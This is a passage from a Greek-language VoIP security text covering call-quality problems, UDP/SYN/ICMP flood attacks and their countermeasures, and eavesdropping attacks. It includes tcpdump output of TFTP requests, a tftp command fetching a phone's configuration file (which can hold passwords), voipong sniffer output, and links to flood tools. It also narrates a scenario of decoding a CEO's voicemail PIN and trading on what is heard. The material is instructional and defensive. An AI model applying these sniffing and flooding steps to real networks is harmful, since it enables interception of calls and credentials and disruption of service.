Σε μια από τις συνομιλίες, ο CEO της εταιρίας παρουσιάζει τον εαυτό του σε μια συνδιάσκεψη. Έτσι, ο επιτιθέμενος μαθαίνει την IP διεύθυνση του CEO που αργότερα θα του χρειαστεί για να πραγματοποιήσει επιθέσεις σε αυτόν. Σε κάποια κλήση όπου ο CEO εισάγει τον κωδικό για το φωνητικό ταχυδρομείο, χρησιμοποιεί έναν τυπικό DTMF[2] αποκωδικοποιητή και μαθαίνει το password. Το χρησιμοποιεί για να ακούσει τα μηνύματα στο φωνητικό ταχυδρομείο και σε ένα από αυτά ακούει ότι τα έσοδα της επιχείρησης ξεπέρασαν τις προσδοκίες των αναλυτών. Έτσι, αγοράζει μεγάλες ποσότητες μετοχών της εταιρίας και ένα εισιτήριο για εξωτικά νησιά όπου θα ξοδεύει τα κέρδη του.

## 6.1 Άρνηση Υπηρεσίας (Denial Of Service - DoS)

Το μεγαλύτερο εμπόδιο στην αφομοίωση του VoIP σήμερα είναι το να είναι βέβαιο ότι μια τηλεφωνική κλήση θα ακούγεται όσο καθαρή όσο και μια κλήση που πραγματοποιήθηκε με το δημόσιο τηλεφωνικό δίκτυο (PSTN). Η κακή ποιότητα δικτύου μπορεί να απορρίψει κλήσεις, να ακούγονται κομματιασμένες η να γίνουν

[1] http://en.wikipedia.org/wiki/ARP_poisoning
[2] http://en.wikipedia.org/wiki/DTMF

εντελώς ακατανόητες σε σημείο όπου το μόνο που μπορούν να κάνουν οι καλούντες είναι να το κλείσουν.

### *6.1.1 Ποιότητα υπηρεσίας VoIP*

Οι αλγόριθμοι συμπίεσης μέσων που κληρονομεί το VoIP είναι πολύ ευαίσθητοι στις καθυστερήσεις και στη συμφόρηση του δικτύου. Η υποβάθμιση το VoIP μπορεί να οφείλεται σε έναν από τους τρείς λόγους:

- Network Latency
- Jitter
- Packet loss

*Network Latency*

Latency είναι τα σύνολο του χρόνου που παίρνει σε ένα πακέτο για να ταξιδεύσει από τον αποστολέα στον παραλήπτη. Στο παραδοσιακό τηλέφωνο, υπάρχει μια ελαφριά καθυστέρηση στις διεθνείς κλήσεις λόγω της απόστασης που μεσολαβεί. Το VoIP latency επηρεάζεται από την φυσική απόσταση του καλωδίου, μεγάλο αριθμό από ενδιάμεσες αναπηδήσεις στο Internet, συμφόρηση και υπερκάλυψη δικτύου και φτωχή ή καθόλου προτεραιότητα εσωτερικού εύρους ζώνης. Η σύσταση του ITU (G114) λέει ότι μια μονόδρομη καθυστέρηση πάνω από τα 150 ms θα είναι αισθητή στα μέλη που συνομιλούν. Αυτό παρατηρείται κυρίως όταν αφορά το Internet, αφού το εταιρικό δίκτυο θα έχει μικρή καθυστέρηση. Πολλοί ISP τηρούν μια συμφωνία επιπέδου υπηρεσίας για να διατηρούν τη μέγιστη καθυστέρηση στο δίκτυο τους.


Jitter

Το τρεμούλιασμα συμβαίνει όταν ο αποστολέας στέλνει πακέτα με ένα σταθερό ρυθμό αλλά αυτά λαμβάνονται σε ασταθείς ρυθμούς με αποτέλεσμα την διακεκομμένη ή καθυστερημένη συζήτηση. Παρατηρείται συχνά σε δίκτυα χωρίς εύρος ζώνης ή διαχείριση QoS, που καταλήγει σε ίση προτεραιότητα της VoIP κίνησης με όλη την άλλη κίνηση του δικτύου. Αν αυτό το φαινόμενο διαρκεί περισσότερο από 25 ms, θα είναι αισθητό στα ομιλούντα μέλη.

Packet Loss

Στα δίκτυα δεδομένων εμφανίζεται σε περιπτώσεις μεγάλου φόρτου και συμφόρησης. Στις περισσότερες εφαρμογές δεδομένων TCP/IP, τα χαμένα πακέτα επαναμεταδίδονται και δεν παρατηρείται διάσπαση στην υπηρεσία. Στις εφαρμογές VoIP όμως, είναι άχρηστο αφού η συζήτηση έχει ήδη προχωρήσει από αυτό το σημείο. Οι περισσότερες VoIP εφαρμογές σήμερα χρησιμοποιούν το UDP, που δεν έχει την ικανότητα ανίχνευσης απώλειας πακέτων. Η απώλεια πακέτων τις τάξης ακόμα και 1%, μπορεί να επηρεάσει κάθε VoIP εφαρμογή στο δίκτυο.

Υπάρχουν πολλά εργαλεία με τα οποία μπορούμε να μετρήσουμε την ποιότητα μιας VoIP κλήσης και να αναλύσουμε τα RTP πακέτα. Το Wireshark είναι ένας δωρεάν αναλυτής πακέτων που έχει την δυνατότητα να συλλέξει "ακατέργαστα" πακέτα και να τα αποκωδικοποιήσει σε μια ποικιλία από προκαθορισμένα πρωτόκολλα συμπεριλαμβανομένου του VoIP.




**Εικόνα 74 - Advanced Attacks: Το Wireshark εν δράση**

Μπορούμε ακόμα να δούμε σε πίνακα ή σε διάγραμμα την απώλεια πακέτων, το μέγιστο και το μέσο Jitter. Άλλα προγράμματα που είναι ικανά για την ίδια δουλεία είναι τα εξής:

- Agilent Technologies[3]
- Brix Networks[4]
- ClearSight Networks[5]
- Empirix[6]
- Finisar[7]
- Fluke Networks[8]
- NetIQ[9]
- Qovia [10]
- SecureLogix[11]
- Sunrise Telecom[12]

[3] http://www.agilent.com/
[4] http://www.brixnet.com/
[5] http://www.clearsightnet.com/
[6] http://www.empirix.com
[7] http://www.finisar.com
[8] http://www.flukenetworks.com
[9] http://www.netiq.com
[10] http://www.qovia.com
[11] http://www.securelogix.com

- TouchStone[13]
- WildPackets[14]

### *6.1.2 Επιθέσεις Dos και DDoS*

Επιθέσεις DoS (Denial Of Service) μπορούν έχουν τη μορφή ενός μόνο πακέτου που μπορεί να κολλήσει εφαρμογές και διακομιστές μέχρι ροή πακέτων από τον ίδιο επιτιθέμενο. Στην περίπτωση του μονού πακέτου, δημιουργείται ένα προσεκτικά κατασκευασμένο πακέτο που εκμεταλλεύεται ένα γνωστό ελάττωμα του Λ.Σ. ή τις εφαρμογής.

Στις επιθέσεις κατακλυσμού DoS, ο διακομιστής ή οι πόροι του δικτύου εξαντλούνται από τον κατακλυσμό των πακέτων. Επειδή ένας μόνο επιτιθέμενος μπορεί να αναγνωριστεί και να αποκλειστεί αρκετά εύκολα, η επίθεση έχει εξελιχθεί σε DDoS (Distributed Denial of Service)[15]. Σε αυτή την επίθεση, ο επιτιθέμενος χρησιμοποιεί πολλαπλές μηχανές που ελέγχει για να πλημμυρίσει το στόχο.

Πριν συνεχίσουμε παρουσιάζοντας τις επιθέσεις, θα πρέπει να αναφερθούμε στα botnets[16]. Ο όρος botnet είναι άλλο ένα όνομα για να περιγράψουμε ένα μεγάλο στρατό από δεσμευμένους υπολογιστές που ελέγχονται από τον επιτιθέμενο. Ανεξάρτητοι υπολογιστές προσβάλλονται αρχικά από bot worms ή super worms, το κάθε ένα από τα οποία συνδέεται πίσω στον επιτιθέμενο (συνήθως μέσω IRC ή peer-to-peer δικτύου) όταν πραγματοποιείται η μετάδοση. Ο επιτιθέμενος (που αποκαλείται botherder) μπορεί να χρησιμοποιήσει τους μολυσμένους υπολογιστές για να ψάξει και να μολύνει και άλλους ευαίσθητους στόχους. Μερικές από τις "μοχθηρές" λειτουργίες ενός botnet είναι οι:

- Επιθέσεις DDoS
- Αποστολή Spam
- Εγκατάσταση Spyware
- Αποστολή email ψαρέματος (phishing)[17]

**Επιθέσεις κατακλυσμού UDP**


Λόγω του ότι η διεύθυνση της πηγής του UDP πακέτου μπορεί να πλαστογραφηθεί, αυτή η επίθεση προτιμάτε για να πραγματοποιηθεί κατακλυσμός εύρος ζώνης. Η πλαστογράφηση επιτρέπει στον επιτιθέμενο να προσπεράσει firewalls και άλλες συσκευές φιλτραρίσματος (για παράδειγμα, κάνοντας μια ροη DoS να φαίνεται σαν απάντηση DNS στη UDP πόρτα 53).

Σχεδόν όλες οι SIP συσκευές υποστηρίζουν UDP, που τις κάνει μια πετυχημένη επιλογή για επίθεση. Πολλές VoIP συσκευές και Λ.Σ μπορούν να αχρηστευτούν αν

[12] http://www.sunrisetelecom.com/
[13] http://www.touchstone-inc.com/
[14] http://www.wildpackets.com/
[15] http://en.wikipedia.org/wiki/DDoS#Distributed_attack
[16] http://en.wikipedia.org/wiki/Botnet
[17] http://en.wikipedia.org/wiki/Phising

ένας κατακλυσμός UDP πακέτων έχει σαν στόχο την πόρτα που ακούει το SIP (5060) ή ακόμα και τυχαίες πόρτες.

Υπάρχουν διάφορα εργαλεία για UDP flood. Ένα από αυτά είναι το udpflood[18]. Μπορούμε να βρούμε μερικά ακόμα εδώ[19] και εδώ[20]. Στην παρακάτω εικόνα, πραγματοποιούμε μια επίθεση κατακλυσμού udp.




**Επιθέσεις κατακλυσμού TCP SYN**

Οι επιθέσεις κατακλυσμού TCP SYN καταστρέφουν τη χειραψία τριπλής κατεύθυνσης (3-way handshake)[21] για να κατακλύσει ένα στόχο με διαχείριση σύνδεσης. Σε αυτή την επίθεση, ο επιτιθέμενος στέλνει έναν κατακλυσμό από πακέτα SYN με πλαστογραφημένη IP διεύθυνση πηγής. Το θύμα απαντάει με ένα SYN-ACK στον αποστολέα (ο οποίος δεν υπάρχει). Για να μπορέσει να ολοκληρωθεί η TCP σύνδεση, το θύμα περιμένει για μια χρονική περίοδο για ένα ACK πακέτο από τη πηγή. Αυτό το πακέτο δε στέλνεται ποτέ με αποτέλεσμα ο πίνακας συνδέσεων του θύματος να γεμίζει και να καταναλώνει όλους τους διαθέσιμους πόρους με αυτές τις άκυρες αιτήσεις. Σαν αποτέλεσμα έχουμε έναν διακομιστή, τηλέφωνο ή δρομολογητή που δε μπορεί να ξεχωρίσει τα DoS πακέτα από τα γνήσια SYN για τις πραγματικές VoIP συνδέσεις.

Στο site που αναφέραμε και πριν[22] υπάρχει ποικιλία εργαλείων που μπορούν να χρησιμοποιηθούν για μια απλή επίθεση κατακλυσμού SYN.

[18] http://www.hackingvoip.com
[19] http://www.foundstone.com/resources/freetooldownload.htm?file=udpfl ood.zip
[20] http://packetstormsecurity.org/exploits/DoS/
[21] http://en.wikipedia.org/wiki/TCP_handshake#Connection_establishment
[22] http://www.packetstormsecurity.org/DoS

**Επιθέσεις κατακλυσμού ICMP και Smurf**

Το Internet Control Message Protocol (ICMP) επιτρέπεται από τα περισσότερα firewalls και routers για διαγνωστικούς σκοπούς. Ωστόσο, το ICMP προσφέρει την δυνατότητα αποστολής μεγάλης ποσότητας από ICMP κίνησης. Μια πιο κακιά χρήση του είναι η πλαστογράφηση της ταυτότητας την IP διεύθυνσης της πηγής και το ping διευθύνσεων εκπομπής σε μια ποικιλία δικτύων που επιτρέπουν εκπομπές οδηγούμενες από IP. Αυτό ονομάζεται επίθεση smurf και περιλαμβάνει έναν κατακλυσμό από γνήσιες ICMP απαντήσεις από αυτά τα δίκτυα στο θύμα που πλαστογραφήθηκε. Κατακλύζοντας το εύρος ζώνης του δικτύου του θύματος με πλαστές ICMP απαντήσεις, οι περισσότερες εφαρμογές Internet θα καταρρεύσουν υπό αυτήν την επίθεση. Για λεπτομέρειες, δες εδώ[23].

**Worm Και Ιοί υπερκάλυψης (OverSubscription)**

Υπερκάλυψη (Oversubscription) σημαίνει ότι οι ανάγκες των εφαρμογών για εύρος ζώνης έχουν υπερβεί τις δυνατότητες του δικτύου. Αυτό μπορεί να προκύψει από επιθέσεις κατακλυσμού DoS ή φτωχή διαχείριση QoS. Το ξέσπασμα worms και ιών στο δίκτυο μπορούν να καταναλώσουν όλο το διαθέσιμο εύρος ζώνης σαν παρενέργεια του σκαναρίσματος για άλλους ευαίσθητους πελάτες για να τους μολύνει. Ακόμα και μερικά μηχανήματα σε έναν οργανισμό που έχουν μολυνθεί από ένα worm μπορούν να επιβαρύνουν το διαθέσιμο εύρος ζώνης.

**Αντίμετρα επιθέσεων κατακλυσμού**

Λύσεις QoS

Η πιο κοινή λύση για QoS[24] σήμερα καλείται DiffServ[25] για Διαφορικές υπηρεσίες. Χρησιμοποιώντας αυτή τη προσέγγιση, τα πακέτα δικτύου επισημαίνονται σύμφωνα με την προτεραιότητα τους βασισμένη στον τύπο της εφαρμογής όπου ανήκουν. Τότε οι συσκευές δικτύου μπορούν να διαχειριστούν πως παραδίδουν και θέτουν προτεραιότητα στα ληφθέντα πακέτα. Για παράδειγμα, τα RTP πακέτα θα λάβουν μεγαλύτερη προτεραιότητα δικτύου από τα πακέτα email ή P2P.

Το σημάδι κωδικού διαφορικών υπηρεσιών (differentiated services code point - DSCP)[26] εφαρμόζεται στο στρώμα IP. Το ίδιο λειτουργικά και πιο χρησιμοποιημένα είναι στο επίπεδο MAC τα IEEF πρότυπα 802.1P[27] και 802.1Q[28]. Το 802.1P ορίζει ένα πλάνο για την προτεραιότητα της κίνησης του δικτύου και η 802.1Q (VLAN) κεφαλίδα περιέχει το πεδίο 802.1P, οπότε χρειάζονται VLANs για να υλοποιηθεί QoS με 802.1P.

Λύσεις Anti DoS/DDos

[23] http://www.cert.org/advisories/CA-1998-01.html
[24] http://en.wikipedia.org/wiki/Quality_of_service
[25] http://en.wikipedia.org/wiki/Diffserv
[26] http://en.wikipedia.org/wiki/DSCP
[27] http://en.wikipedia.org/wiki/802.1p
[28] http://en.wikipedia.org/wiki/802.1q

Υπάρχει ολόκληρη αγορά αφιερωμένη στο μετριασμό του DoS και DDoS. Οι περισσότεροι από αυτούς τους κατασκευαστές πουλούν υλοποιήσεις που μπορούν να αναπτυχθούν είτε στη περίμετρο είτε στο πυρήνα του δικτύου. Είναι ικανές να εντοπίσουν και ή να μπλοκάρουν ή να περιορίσουν μια ενεργή DoS ή DDoS επίθεση. Κάποιοι από αυτούς τους κατασκευαστές είναι οι:

- Arbor Networks[29]
- Captus Networks[30]
- Mazu Networks[31]
- Mirage Networks[32]
- SecureLogix[33]
- TippingPoint[34]

Θωράκιση της περιμέτρου του δικτύου

Το μεγαλύτερο μέρος του ήδη υπάρχοντος εξοπλισμού μπορεί να ρυθμιστεί ώστε να αντιστέκεται στις βασικές DoS και DDoS τεχνικές που χρησιμοποιούνται. Μερικές συστάσεις για προϊόντα Cisco μπορούν να βρεθούν στο "Στρατηγικές προστασίας απέναντι σε επιθέσεις DDoS". Άλλοι κατασκευαστές έχουν παρόμοια έγγραφα και οδηγούς στα forum υποστήριξης. Κάποιες από αυτές τις οδηγίες περιλαμβάνουν φιλτράρισμα εισόδου και εξόδου, οριοθέτηση ρυθμού SYN και μπλοκάρισμα ICMP.

Θωράκιση VoIP τηλεφώνων και διακομιστών

Με τις ακόλουθες οδηγίες θωρακίζονται τα VoIP τηλέφωνα και οι διακομιστές ανεξαρτήτου κατασκευαστή:

- Αλλαγή των προεπιλεγμένων κωδικών και διαγραφή όλων των μη πιστοποιημένων λογαριασμών και των λογαριασμών επισκεπτών
- Απενεργοποίηση περιττών υπηρεσιών (telnet, HTTP κ.α)
- Διασφάλιση ότι η συσκευή ή το Λ.Σ είναι ενημερωμένο με τα τελευταία patches[35] και firmware
- Ανάπτυξη στρατηγικής για να μένει ενημερωμένο με patches.

Εικονικά δίκτυα (VLANs)

Τα εικονικά δίκτυα χρησιμοποιούνται για το λογικό διαχωρισμό του δικτύου σε τομείς στο ίδιο φυσικό μεταγωγέα. Οι περισσότεροι μεταγωγείς υποστηρίζουν τη δημιουργία διάφορων VLANs, που είναι χρήσιμο για την προστασία των VoIP διακομιστών και συσκευών απέναντι στις τυπικές DoS επιθέσεις που μαστίζουν τα παραδοσιακά δίκτυα δεδομένων. Ωστόσο δεν είναι εφικτό να διαχωριστεί ολόκληρη η VoIP υποδομή από το παραδοσιακό δίκτυο δεδομένων, λόγω των πολλών εξαρτήσεων στην υποκείμενη υποδομή όπως DNS, DHCP, TFTP κ.α. Επίσης οι

[29] http://www.arbor.net
[30] http://www.captus.com
[31] http://mazunetworks.com
[32] http://www.miragenetworks.com
[33] http://www.securelogix.com
[34] http://www.tippingpoint.com
[35] http://en.wikipedia.org/wiki/Patch_(computing)

εφαρμογές Softphone που τρέχουν στον υπολογιστή του χρήστη κάνουν πιο δύσκολο τον λογικό διαχωρισμό των δικτύων VoIP και δεδομένων επειδή ο χρήστης χρειάζεται να έχει πρόσβαση στις περισσότερες πηγές του παραδοσιακού δικτύου δεδομένων (email, διακομιστές αρχείων κ.α.)

## 6.2 Υποκλοπή σε ένα VoIP δίκτυο (Eavesdropping)

Υπάρχουν 4 βασικές επιθέσεις υποκλοπής[36] οι οποίες θα αναλυθούν. Είναι οι TFTP configuration file sniffing, number harvesting, call pattern tracking και conversation eavesdropping. Για να πραγματοποιηθούν αυτές οι επιθέσεις, ο επιτιθέμενος χρειάζεται να αποκτήσει πρόσβαση στο σημείο του δικτύου που βρίσκεται η VoIP κίνηση. Αυτό μπορεί να γίνει από παντού, από ένα τελικό σημείο VoIP (υπολογιστή με softphone ή τηλέφωνο) μέχρι πρόσβαση στο VoIP proxy/gateway μέσω ασύρματο δικτύου. Αρχικά ας δούμε τι είναι η κάθε μια από αυτές τις περιπτώσεις περιληπτικά και έπειτα θα αναφερθούμε εκτενέστερα.

- **TFTP Configuration File Sniffing**

Όπως είπαμε νωρίτερα, τα περισσότερα IP τηλέφωνα βασίζονται σε ένα TFTP server για να κατεβάσουν το αρχείο ρυθμίσεων τους όταν ενεργοποιούνται. Αυτό συχνά περιέχει κωδικούς για να συνδεθούμε απευθείας στο τηλέφωνο (με telnet, web interface κ.α.) και να το διαχειριστούμε. Ο επιτιθέμενος που παρακολουθεί την κίνηση όταν ένα τηλέφωνο κατεβάζει αυτό το αρχείο μπορεί να μάθει αυτούς τους κωδικούς ώστε να ρυθμίσει εκ νέου και να ελέγξει το IP τηλέφωνο.

- **Number Harvesting**

Ο επιτιθέμενος παρακολουθεί παθητικά όλες τις εισερχόμενες και εξερχόμενες κλήσεις για να δημιουργήσει μια βάση δεδομένων με τους τηλεφωνικούς αριθμούς ή τις επεκτάσεις τους σε ένα οργανισμό. Αυτή η βάση μπορεί να χρησιμοποιηθεί για πιο προχωρημένες επιθέσεις VoIP όπως χειρισμό σηματοδότησης (Signaling manipulation) ή επιθέσεις SPIT[37].

- **Call Pattern Tracking**

Αυτή η επίθεση πάει ένα βήμα παραπέρα από το number harvesting για να δει ποιος μιλάει με ποιόν, ακόμα και αν η συνομιλία είναι κρυπτογραφημένη. Αυτό έχει εφαρμογή στην επιβολή του νόμου αν καταφέρουν να αναγνωριστούν εγκληματικές ενέργειες. Επίσης κάποια εταιρία μπορεί έτσι να παρακολουθήσει ποιους πελάτες καλεί μια αντίπαλη εταιρία. Αυτή η επίθεση είναι σα να παίρνουμε την αναλυτική κατάσταση κλήσεων του κινητού τηλεφώνου κάποιου και να βλέπουμε τις κλήσεις του.

- **Conversation Eavesdropping and Analysis**

[36] http://en.wikipedia.org/wiki/Eavesdropping
[37] http://en.wikipedia.org/wiki/VoIP_spam

Η πιο σοβαρή και απειλητική επίθεση. Αυτή η επίθεση περιγράφει έναν επιτιθέμενο ο οποίος ηχογραφεί έναν ή και τους 2 συνομιλητές σε μια συνομιλία. Πέρα από απλά να ακούσει τη συνομιλία, μπορεί να με τη χρήση εργαλείων να μεταφράσει τους ηχητικούς τόνους που πατήθηκαν στη κλήση. Αυτοί οι τόνοι, γνωστοί ως dual-tone multifrequency (DTMF) χρησιμοποιούνται από τους χρήστες για εισαγωγή κωδικών ή άλλων πληροφοριών πιστοποίησης όταν η κλήση γίνεται σε μια τράπεζα. Συλλαμβάνοντας αυτή τη πληροφορία ο επιτιθέμενος θα μπορεί να χρησιμοποιήσει αυτούς τους αριθμούς για να αποκτήσει πρόσβαση σε αυτόν τον λογαριασμό μέσω τηλεφώνου.

### *6.2.1 Sniffing TFTP Configuration File Transfers*

Το Sniffing για TFTP αρχεία ρυθμίσεων είναι τόσο απλό όσο το να παρακολουθούμε την κίνηση στη UDP πόρτα 69 (η προεπιλεγμένη πόρτα για την υπηρεσία TFTP). Το μόνο που χρειάζεται, όπως είδαμε νωρίτερα, είναι να ανακαλύψουμε το όνομα του αρχείου. Χρησιμοποιώντας τα tcpdump ή wireshark αυτό είναι πολύ εύκολο.

```
tcpdump dst port 69
tcpdump: listening on eth0
02:43:18.899478 192.168.1.55.20000 > 192.168.1.103.tftp:
22 RRQ "unidencom.txt"
02:43:19.028863 192.168.1.55.19745 > 192.168.1.103.tftp:
31 RRQ "uniden00e011030397.txt"
02:43:37.878042 192.168.1.52.51154 > 192.168.1.103.tftp:
31 RRQ "CTLSEP001562EA69E8.tlv" [tos 0x10]
02:43:37.899329 192.168.1.52.51155 > 192.168.1.103.tftp:
32 RRQ "SEP001562EA69E8.cnf.xml" [tos 0x10]
02:43:37.919054 192.168.1.52.51156 > 192.168.1.103.tftp:
28 RRQ "SIP001562EA69E8.cnf" [tos 0x10]
02:43:37.968715 192.168.1.52.51157 > 192.168.1.103.tftp:
23 RRQ "SIPDefault.cnf" [tos 0x10]
02:43:38.017358 192.168.1.52.51158 > 192.168.1.103.tftp:
30 RRQ "./SIP001562EA69E8.cnf" [tos 0x10]
02:43:38.058998 192.168.1.52.51159 > 192.168.1.103.tftp:
27 RRQ "P0S3-07-5-00.loads" [tos 0x10]
02:43:56.777846 192.168.1.52.50642 > 192.168.1.103.tftp:
23 RRQ "SIPDefault.cnf" [tos 0x10]
02:43:56.943568 192.168.1.52.50643 > 192.168.1.103.tftp:
30 RRQ "./SIP001562EA69E8.cnf" [tos 0x10]
02:43:59.031713 192.168.1.52.50651 > 192.168.1.103.tftp:
21 RRQ "RINGLIST.DAT" [tos 0x10]
02:43:59.432906 192.168.1.52.50652 > 192.168.1.103.tftp:
21 RRQ "dialplan.xml" [tos 0x10]
```

Όπως μπορούμε να δούμε, ξέρουμε τα ονόματα των αρχείων ρυθμίσεων που υπάρχουν στον TFTP server. Έπειτα μπορούμε να κατεβάσουμε αυτά τα αρχεία απευθείας από τον TFTP server από την γραμμή εντολών:

```
% tftp 192.168.1.103
tftp> get SIP001562EA69E8.cnf
```

**Αντίμετρα - TFTP Sniffing**

Δεν υπάρχουν πολλές επιλογές για να ασφαλιστεί το κανάλι επικοινωνίας, λόγω της μη ασφαλούς φύσης του TFTP. Μια λύση είναι να δημιουργηθεί ξεχωριστό VLAN

για τα κανάλι επικοινωνίας από τα τηλέφωνα στον TFTP server. Αυτό προϋποθέτει ότι ο TFTP server εξυπηρετεί μόνο αυτά τα τηλέφωνα με αρχεία ρυθμίσεων. Επίσης, η χρήση Access Control List (ACL)[38] του firewall για να εξασφαλίσουμε ότι μόνο οι έγκυρες IP διευθύνσεις έχουν πρόσβαση στον TFTP server μπορεί να βοηθήσει.

### *6.2.2 Number Harvesting και Call Pattern Tracking*


Ο ευκολότερος τρόπος για να μπορέσουμε να πραγματοποιήσουμε επίθεση Number Harvesting είναι να παρακολουθούμε όλη τη SIP κίνηση στην TCP και UDP πόρτα 5060 και να αναλύσουμε τα πεδία From: και To: της κεφαλίδας. Ένας άλλος τρόπος είναι να χρησιμοποιήσουμε το wireshark.

Για call pattern tracking, παρακολουθώντας την SIP κίνηση όπως πριν είναι αρκετό. Χρησιμοποιώντας εργαλεία όπως το voipong[39] αυτοματοποιείται η διαδικασία καταγράφοντας όλες τις κλήσεις από και προς διάφορες διευθύνσεις:

```
# voipong -d4 -f
EnderUNIX VOIPONG Voice Over IP Sniffer starting...
Release 2.0-DEVEL, running on efe.dev.enderunix.org
[FreeBSD 4.10-STABLE FreeBSD 4.10-STABLE #0: Thu Dec i386]

(c) Murat Balaban http://www.enderunix.org/
19/11/04 13:32:10: EnderUNIX VOIPONG Voice Over IP Sniffer
starting...
19/11/04 13:32:10: Release 2.0-DEVEL running on efe.dev.enderunix.org
 [FreeBSD 4.10-STABLE FreeBSD 4.10-STABLE #0: Thu Dec i386].
(c) Murat Balaban http://www.enderunix.org/
[pid: 71647]
19/11/04 13:32:10: fxp0 has been opened in promisc mode,
data link: 14 (192.168.0.0/255.255.255.248)
19/11/04 13:32:10: [8434] VoIP call detected.
19/11/04 13:32:10: [8434] 10.0.0.49:49606 <--> 10.0.0.90:49604
19/11/04 13:32:10: [8434] Encoding: 0-PCMU-8KHz
19/11/04 13:38:37: [8434] maximum waiting time [10 sn] elapsed for
this call, call might have been ended.
